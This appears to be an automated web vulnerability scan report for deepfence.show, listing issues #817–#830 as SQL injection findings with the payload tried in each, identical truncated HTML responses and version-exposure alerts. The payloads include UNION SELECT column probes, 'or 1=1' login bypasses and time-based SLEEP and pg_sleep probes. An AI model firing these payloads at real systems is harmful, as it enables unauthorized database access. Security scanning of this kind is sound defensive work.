href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJ1YWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn11x54zZ6+z9tp77YtKKQhfvzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#817				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>UNION ALL SELECT 'INJ' 'ECT' 'XXX',2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19</td></tr></table>	Name	Value	demouser@deepfence.io	UNION ALL SELECT 'INJ' 'ECT' 'XXX',2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19
Name	Value				
demouser@deepfence.io	UNION ALL SELECT 'INJ' 'ECT' 'XXX',2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19				

Response	Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response: <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSrkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io
CWE-ID	CWE-89
Issue Number	#818

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>demouser@deepfence.io</td><td>UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17</td></tr> </table>	Name	Value	demouser@deepfence.io	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17
Name	Value				
demouser@deepfence.io	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17				
Response	Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response: <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSrkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				

Scan SQL Injection**Severity** ERROR**Endpoint** https://deepfence.show/**Request** GET https://deepfence.show/ HTTP/1.1**Test Step** GET**Modified Parameters**

Name	Value
demouser@deepfence.io	"

Response**Content-type:** text/html; charset=UTF-8**Content length:** 7785**Response is too big. Beginning of the response:**

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMExE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...
```

Alerts Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]**Action Points** You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io**CWE-ID** CWE-89**Issue Number**

#820

Scan SQL Injection**Severity** ERROR**Endpoint** https://deepfence.show/**Request** GET https://deepfence.show/ HTTP/1.1**Test Step** GET**Modified Parameters**

Name	Value
demouser@deepfence.io	UNION ALL SELECT 1

Response**Content-type:** text/html; charset=UTF-8**Content length:** 7785**Response is too big. Beginning of the response:**

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl81020Q.js"></script><script
```

	<pre>language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRwvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn11x54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlpguFgg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io
CWE-ID	CWE-89
Issue Number	#821

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>demouser@deepfence.io</td><td>AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(88)+CHAR(88)+CHAR(88)))--</td></tr> </table>	Name	Value	demouser@deepfence.io	AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(88)+CHAR(88)+CHAR(88)))--
Name	Value				
demouser@deepfence.io	AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(88)+CHAR(88)+CHAR(88)))--				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6JslJ4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRwvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn11x54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlpguFgg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#822				

Scan	SQL Injection
-------------	---------------

Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16 --</td></tr></table>	Name	Value	demouser@deepfence.io	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16 --
Name	Value				
demouser@deepfence.io	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16 --				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvyzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#823				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>admin' or 1=1#</td></tr></table>	Name	Value	demouser@deepfence.io	admin' or 1=1#
Name	Value				
demouser@deepfence.io	admin' or 1=1#				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,</pre>				

	iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRtb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io
CWE-ID	CWE-89
Issue Number	#824

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>ORDER BY 10#</td></tr></table>	Name	Value	demouser@deepfence.io	ORDER BY 10#
Name	Value				
demouser@deepfence.io	ORDER BY 10#				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXX0-r181020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRtb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#825				

Scan	SQL Injection
Severity	ERROR
Endpoint	https://deepfence.show/
Request	GET https://deepfence.show/ HTTP/1.1
Test Step	GET

Modified Parameters		
	Name	Value
	demouser@deepfence.io	1)) or pg_sleep(5)--
Response	Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response: <!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNgsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlpguFqg93Dy...	
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]	
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io	
CWE-ID	CWE-89	
Issue Number	#826	

Scan	SQL Injection	
Severity	ERROR	
Endpoint	https://deepfence.show/	
Request	GET https://deepfence.show/ HTTP/1.1	
Test Step	GET	
Modified Parameters		
	Name	Value
	demouser@deepfence.io	" OR "" = "
Response	Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response: <!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNgsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlpguFqg93Dy...	
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]	

Action Points	You may need to remove SQL tokens from the contents of the parameter <code>demouser@deepfence.io</code>	
CWE-ID	CWE-89	
Issue Number		#827

Scan SQL Injection

Severity ERROR

Endpoint https://deepfence.show/

Request GET https://deepfence.show/ HTTP/1.1

Test Step GET

Modified Parameters

Name	Value
demouser@deepfence.io	ORDER BY 1,SLEEP(5),3,4#

Response

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>
>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="
width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/
cdn-cgi/apps/head/loFQ1Z6JslJ4MHXKX0-rl8102OQ.js"></script><script
language="javascript"> window.__DF_CSRF_TOKEN = "$__CSRF_TOKEN_PLACEHOLDER
__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="
ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-
9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget
script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/
png" href="data:image/png;base64,
iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZS
BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/
z8ozHHjt2HNsJdmLyMGpjglEpoRwVnhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFrWCg
AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+
z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...

```

Alerts Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]

Action Points You may need to remove SQL tokens from the contents of the parameter `demouser@deepfence.io`

CWE-ID CWE-89

Issue Number #828

Scan SQL Injection

Severity ERROR

Endpoint https://deepfence.show/

Request GET https://deepfence.show/ HTTP/1.1

Test Step GET

Modified Parameters

Name	Value
demouser@deepfence.io	UNION SELECT @@VERSION,SLEEP(5),USER(), BENCHMARK(1000000,MD5('A')), 5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20#

Response

Content-type: text/html; charset=UTF-8

Content length: 7785

	<p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-r181020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRfRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io
CWE-ID	CWE-89
Issue Number	#829

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>admin' or 1=1/*</td></tr></table>	Name	Value	demouser@deepfence.io	admin' or 1=1/*
Name	Value				
demouser@deepfence.io	admin' or 1=1/*				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-r181020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRfRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#830				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>UNION SELECT @@VERSION,SLEEP(5),USER(), BENCHMARK(1000000,MD5('A')),5,6,7,8,9,10,11,12,13,14,15</td></tr></table>	Name	Value	demouser@deepfence.io	UNION SELECT @@VERSION,SLEEP(5),USER(), BENCHMARK(1000000,MD5('A')),5,6,7,8,9,10,11,12,13,14,15
Name	Value				
demouser@deepfence.io	UNION SELECT @@VERSION,SLEEP(5),USER(), BENCHMARK(1000000,MD5('A')),5,6,7,8,9,10,11,12,13,14,15				
